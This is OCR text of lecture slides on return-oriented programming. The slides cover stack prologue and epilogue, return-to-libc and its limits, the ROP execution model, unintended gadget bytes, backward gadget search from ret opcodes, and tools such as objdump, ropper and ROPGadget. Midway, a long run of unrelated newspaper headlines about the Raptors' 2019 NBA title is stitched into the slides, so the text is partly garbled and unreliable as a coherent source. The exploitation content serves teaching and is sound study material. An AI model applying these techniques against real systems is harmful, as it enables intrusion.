
Return-oriented Programming

Recall: Function Prologue




Initial state:
The caller pushes args
and return address

`push ebp`

`mov ebp, esp`

`sub esp, <N>`


Recall: Function Epilogue



With `ret` instruction, the next instruction to be executed depends on a value in the stack

Return-to-libc: Recap

- Bypasses the X^W (NOEXEC) defenses
- No need to inject code to the stack!



Return-to-libc: Limitations

- The attacker cannot execute arbitrary code!
  - All-or-nothing functions

- It depends on functions that exist in `libc`
  - Proposals to remove `system` function

Return-oriented Programming (ROP)

The Globe and Mail
CHAMPIONS
Welcome to Canada, home of the 2019 NBA Champions.
Tangerine
TORONTO STAR
WE THE CHAMPS!
Raps win. Raps win. Raps win.
Comme à Sainte-Marthe-sur-le-Lac en avril
DES DÉLAIS POUR RÉPARER 20 BARRAGES
BUREAU D'ENQUÊTE
LE JOURNAL DE MONTRÉAL
Champions de la NBA
Les Raptors passent à l'histoire
Céline répétera au Québec
FÊTE DES PÈRES
Newsday Sports
Raptors win epic Game 6 to bring Toronto its first NBA title
KINGS OF THE NORTH
DIAZ FAILS, GAME SUSPENDED
HOMER BUG BITES OTTAVINO
OTTAWA SUN
CAN HELP
PREHISTORIC
Dinosaurs rule the Earth again as Raptors win first NBA title in Game 6 thriller! PAGES 28-33
Your Body. Your Rules.
PinkCherry.ca
2 NEW SHOWHOMES TO TOUR
STAR METRO CALGARY
WE THE CHAMPS!
Raptors make history in 114-110 win over Golden State

CMPT 7 3 3

Return-oriented Programming (ROP)

```
ef ff 0a ab d0 00 01 c3 02 23 fd de ad be ef ea ab 40
...
6a 09 9a 6b 3e ee cc ed c0 10 d2 c3 00 00 02 99 11 21
```

```
ff 0a ab 02 23 fd cc ed c0
```


A new payload

Return-oriented Programming (ROP)

- A generalization to return-to-libc
- Doesn't need to call a function
  - Is not affected by `libc` modifications
- Based on *unintended instruction sequences*
  - Is not affected by compiler/assembler modifications
- Turing-complete language
  - Can execute any logic


Traditional Execution Model

- A special register called IP:
  - Points to the **next instruction** to be fetched and executed
- Automatically incremented
- If we change IP → we change the program flow!



ROP Execution Model

- Each entry is a location/address to an instruction sequence
- `esp` points to the **next location** to be executed/fetched
- `esp` is not automatically incremented
- We use `ret` to increment `esp`
  - Each sequence should end with a `ret`
- If we change `esp` → we change the program flow!



ROP Gadget

- Short sequence of instructions
- Can be located in the exec. region of the program
- A ROP Gadget is not special when is executed in isolation
  - But executing sequence of gadgets can form any code we want!

```
mov ebx, eax
ret
```

- They are *unintended*
  - The assembler/compiler didn’t mean to put them this way

Unintended ROP Gadgets: Example

```
mov [ebp-44], 0x00000001      C7 45 d4 01 00 00 00
test edi, 0x00000007          F7 C7 07 00 00 00
setnz BYTE [ebp-61]           0f 95 45 C3
```

A new Gagdet!

```
add bh, dh
mov edi, 0x0f000000
xchg eax, ebx
inc ebp
ret
```

Searching for ROP Gadgets

- Uses a trie to store found gadgets in a binary
  - Any suffix of an inst. seq. is also a valid sequence
  - The frequency of an instruction doesn't matter
- Any code location has a `ret` is a potential ROP gadget

1. Start the search *backward* from a `0xc3` instruction (i.e., `ret`)
2. If a *valid instruction* is found → Add it to the trie
3. Continue the search from that instruction

Manual Gadget Hunting


```
objdump -d -M intel <binary>  | grep -B 2 ret
```

```
ropper
```

Automated Gadget Hunting

- ROPGadget…

Start the Attack

